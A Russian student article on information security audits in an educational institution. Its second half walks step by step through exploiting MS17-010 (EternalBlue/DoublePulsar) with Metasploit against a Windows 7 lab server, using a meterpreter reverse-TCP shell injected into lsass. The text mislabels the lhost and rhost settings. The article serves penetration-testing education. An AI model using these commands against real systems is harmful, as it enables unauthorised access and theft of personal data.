УДК 004.491.4

АУДИТ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В ГОСУДАРСТВЕННОМ УЧРЕЖДЕНИИ

Шумский И.Н.
Хакасский технический институт – филиал СФУ Республика Хакасия, г. Абакан, ул. Щетинкина, 27), email: Igor.unkown@gmail.com

В статье описывается актуальность проведения аудита информационной в государственном учреждении и попытка проникновения на виртуальный сервер. Потребность в услугах аудитора возникла в связи с обособлением интересов тех, кто непосредственно занимается управлением предприятия (администрация, менеджеры), кто вкладывает средства в его деятельность (собственники, акционеры, инвесторы), а также государства как потребителя информации о результатах деятельности фирмы. На основе опыта работы в программе Metasploit показаны методы взлома удаленного сервера. В понятие информационной безопасности образовательного учреждения входит система мер, направленная на защиту информационного пространства и персональных данных от случайного или намеренного проникновения с целью хищения каких-либо данных или внесения изменений в конфигурацию системы. Вторым аспектом понятия станет защита образовательного процесса от любых сведений, носящих характер запрещенной законом пропаганды, или любых видов рекламы. Результаты исследования показали, насколько актуально проводить аудит информационной безопасности и показали, что виртуальные серверы образовательного учреждения оказались к проникновению. Все меры по обеспечению информационной безопасности должны применяться в комплексе, при этом необходимо определение одного или нескольких лиц, отвечающих за реализацию всех аспектов информационной безопасности.
Ключевые слова: Информационная безопасность, аудит информационной безопасности, metasploit, проникновение, эксплоит, информационная система, администрирование сетей, удаленный взлом.

AUDIT OF INFORMATION SECURITY IN THE PUBLIC INSTITUTION

Shumsky I.N.
Khakass Technical Institute – the Branch of SFU (Abakan, Shchetinkinast., 27), e-mail: Igor.unkown@gmail.com

The article describes the relevance of an information audit in a public institution and an attempt to penetrate a virtual server. The need for an auditor services arose in connection with the separation of the interests of those who are directly involved in the management of the enterprise (administration, managers), who invest in its activities (owners, shareholders, investors), as well as the state as a consumer of information on the performance of the company. Based on experience in the Metasploit program, methods for hacking a remote server are shown. The concept of information security of an educational institution includes a system of measures aimed at protecting the information space and personal data from accidental or intentional penetration in order to steal any data or make changes to the system configuration. The second aspect of the concept will be to protect the educational process from any information that is in the nature of propaganda prohibited by law, or any type of advertising. The results of the study showed how important it is to conduct an information security audit and showed that the virtual servers of the educational institution were penetrating. All measures to ensure information security should be applied in a complex, while it is necessary to identify one or more persons responsible for implementing all aspects of information security.
Keywords: Information security, information security audit, metasploit, penetration, exploit, information system, network administration, remote hacking.

В современном мире всё чаще появляется проблема информационной безопасности. О ней говорят по телевидению и в интернете, люди разных слоев общества всё чаще задумываются над сохранностью своих персональных данных. Но имеют ли они представление о том, как эти персональные данные можно украсть? В крупных организациях и образовательных учреждениях обычно проводят аудит информационной безопасности, который позволяет взглянуть на систему защиты снаружи и сделать вывод об её

актуальности. В данной статье будет описана одна из возможностей взлома удалённого сервера внутри изолированной локальной сети. Взламывать будем обычный общедоступный компьютер, которым любой из нас может воспользоваться. Но для начала разберем, что такое аудит информационной безопасности и информационная безопасность в целом.

Аудит информационной безопасности — системный процесс получения объективных качественных и количественных оценок о текущем состоянии информационной безопасности компании в соответствии с определёнными критериями и показателями безопасности [1].

Информационная безопасность — состояние сохранности информационных ресурсов и защищенности законных прав личности и общества в информационной сфере.

Аудит представляет собой независимую экспертизу отдельных областей функционирования организации. Различают внешний и внутренний аудит. Внешний аудит – это, как правило, разовое мероприятие, проводимое по инициативе руководства организации или акционеров. Рекомендуется проводить внешний аудит регулярно, а, например, для многих финансовых организаций и акционерных обществ это является обязательным требованием. Внутренний аудит представляет собой непрерывную деятельность, которая осуществляется на основании «Положения о внутреннем аудите» и в соответствии с планом, подготовка которого осуществляется подразделением внутреннего аудита и утверждается руководством организации. Аудит безопасности информационных систем (ИС) является одной из составляющих ИТ аудита. Целями проведения аудита безопасности являются:

– анализ рисков, связанных с возможностью осуществления угроз безопасности в отношении ресурсов ИС;

– оценка текущего уровня защищенности ИС;

– локализация узких мест в системе защиты ИС;

– оценка соответствия ИС существующим стандартам в области информационной безопасности;

– выработка рекомендаций по внедрению новых и повышению эффективности существующих механизмов безопасности ИС.

Аудит информационной безопасности - один из наиболее эффективных сегодня инструментов для получения независимой и объективной оценки текущего уровня защищенности предприятия от угроз информационной безопасности. Кроме того, результаты аудита дают основу для формирования стратегии развития системы обеспечения информационной безопасности организации. Однако необходимо понимать, что аудит безопасности - не разовая процедура, он должен проводиться на регулярной основе. Только в

этом случае аудит будет приносить реальную отдачу, и способствовать повышению уровня информационной безопасности компании.

Основные нормативно-правовые акты, которые непосредственно регулируют требования к проведению аудита и являются основными в сфере информационной безопасности в Российской Федерации:

– Конституция Российской Федерации (1993 г.);

– Закон РФ "О безопасности" от 05.03.1992г. № 2446-1;

– Закон РФ "О государственной тайне" от 21.07.1993г. №5485-1 (с изм. и доп., вступающими в силу с 15.12.2007);

– ФЗ РФ "Об информации, информационных технологиях и о защите информации" от 27.07.2006г. №149-ФЗ;

– ФЗ РФ "О коммерческой тайне" от 29 июля 2004 г. N 98-ФЗ;

– ФЗ РФ "О персональных данных" от 27 июля 2006 г. N 152-ФЗ;

– ФЗ "О техническом регулировании" от 27 декабря 2002 г. N 184-ФЗ;

– ФЗ РФ "Об обеспечении единства измерений" от 26 июня 2008 года № 102-ФЗ.

Автор статьи не будет вдаваться в подробности аудита информационной безопасности. Аудит необходимо делать всем организациям, которые имеют в штате серверы с подключением к интернету и сложные локальные сети с различным уровнем доступа.

Перейдем к самому интересному, а именно к попытке получить доступ к оболочке Shell на виртуальном сервере. Добавлю, что сервер будет находиться на Windows 7. Использовать будем Metasploit Framework.

Metasploit Project — проект, посвящённый информационной безопасности. Создан для предоставления информации об уязвимостях, помощи в создании сигнатур для IDS, создания и тестирования эксплойтов. Наиболее известен проект Metasploit Framework — удобная платформа для создания и отладки эксплойтов. Кроме того, проект включает в себя базу опкодов, архив шеллкодов и информацию по исследованиям информационной безопасности. Metasploit был создан в июле 2003 года. Версия 1.0 была написана на языке Perl и содержала псевдографический интерфейс на базе curses. Автором выступал HD Moore. При работе над второй (2.x) версией к HD Moore присоединился Мэтт Миллер и несколько добровольцев. Третья версия была полностью переписана на Ruby, её разрабатывала компания Metasploit LLC (основанная разработчиками в 2006 году). В 2008 году лицензия Metasploit Framework была сменена с проприетарной на BSD. В 2009 фирма Rapid7, занимающаяся управлением уязвимостями, объявила о приобретении Metasploit, популярного открытого программного пакета двойного назначения для проведения тестов на проникновение. Некоммерческая версия утилиты по-прежнему будет доступна для всех желающих.

Как и коммерческие аналоги, бесплатная версия Metasploit может быть использована как системными администраторами и специалистами по безопасности для защиты компьютерных систем, так и хакерами-взломщиками или скрипткиддис для получения несанкционированного доступа к удаленным системам [2].

Начинать нужно с того, чтобы определить настоящий ip-адрес сервера. Допустим ip-адрес 192.168.3.1. Обнаружить его легко, используя программу Nmap. Далее пингуем сервер для определения подключения.

ping 192.168.3.1

В ответ нам должны показываться *icmp* и *tll* пакеты (рис. 1). Например:



Рис. 1. *icmp* и *tll* пакеты

Если сервер виден компьютеру, то самое время запустить Metasploit.

msfconsole

Metasploit содержит около 1700 эксплоитов, поэтому придется немного подождать загрузку. Как только Metasploit загрузится, нужно включить сканер уязвимости MS17-010 [3].

use auxiliary/scanner/smb/smb_ms17_010

Указываем атакуемый ip-адрес вместе с указанием подсети.

set rhosts 192.168.3.1/32

Запускаем

run

В ответ должен придти следующий текст (рис. 2), например:



Рис. 2. Найденная уязвимость

Итак, в ответ нам пришло оповещение о том, что на данном адресе возможна уязвимость MS17-010. При подключенной БД PostgreSQL будет доступна команда hosts и vulns [4]. При вызове hosts показываются все ip-адреса, которые были просканированы. При

вызове vulns показываются свойства сканирования и названия эксплоитов, с помощью которых возможно атаковать удаленный сервер (рис. 3). Например:



Рис. 3. Свойства проведенного сканирования

Собственно, самое время использовать эксплоит.

use windows/smb/eternalblue_doublepulsar

Эта команда обозначает включение эксплоита eternalblue_doublepulsar, как раз тот, который был указан в vulns [5].

Далее прописываем настройки для выбранного эксплоита.

Указываем путь для настроек eternalblue.

set eternalbluepath /root/Eternalblue-Doublepulsar-Metasploit/deps/

Указываем путь для настроек doublepulsar.

set doublepulsarpath /root/Eternalblue-Doublepulsar-Metasploit/deps/

Указываем архитектуру атакуемой операционной системы.

set targetarchitechture x64

Указываем в какой процесс будем проникать.

set processinject lsass.

Указываем атакуемый ip-адрес.

set lhost 192.168.3.24

Указываем наш ip-адрес.

set rhost 192.168.3.1

Указываем с помощью какого инструмента будем делать инъекцию.

set payload windows/x64/meterpreter/reverse_tcp

Это все настройки, которые нужно было указать. По команде *show info* можно посмотреть весь список настраиваемых параметров.

Включаем эксплоит

exploit

При удачном подключении к атакуемой ОС появится ответ (рис.4), например:



Рис. 4. Удачное подключение к удаленной ОС

Теперь Metasploit подключен к удаленной ОС. Для того, чтобы проверить это, следует написать

cd c:

dir

В ответ придет таблица с названиями папок, которые находятся на удаленной ОС (рис. 5). Например:



Рис. 5. Дерево папок на диске C

Мы подключены к ОС, на которой находится виртуальный сервер. Команды отправляются через командную строку с правами администратора. Можно выгрузить БД с данными о сотрудниках и студентах, их личные данные и данные паспортов. Но это всё в теории, так как тот виртуальный сервер, который был атакован выше, находится в изолированном состоянии и не имеет подключения к серверам с БД, в которых хранятся

личные данные. Но ведь если мы смогли взломать этот сервер, то разве мы не сможем взломать другой?

Список литературы

1. Аудит информационной безопасности [Электронный ресурс]. – Режим доступа: https://ru.wikipedia.org/wiki/Аудит_информационной_безопасности#cite_note-1

2. Описание Metasploit [Электронный ресурс]. – Режим доступа: https://www.metasploit.com/

3. Секреты Metasploit [Электронный ресурс]. – Режим доступа: https://habr.com/post/234719/

4. PostgreSQL: The World's Most Advanced Open Source Relational Database [Электронный ресурс]. – Режим доступа: https://www.postgresql.org/

5. Форум об обеспечении информационной безопасности и защите информации [Электронный ресурс]. – Режим доступа: https://codeby.net/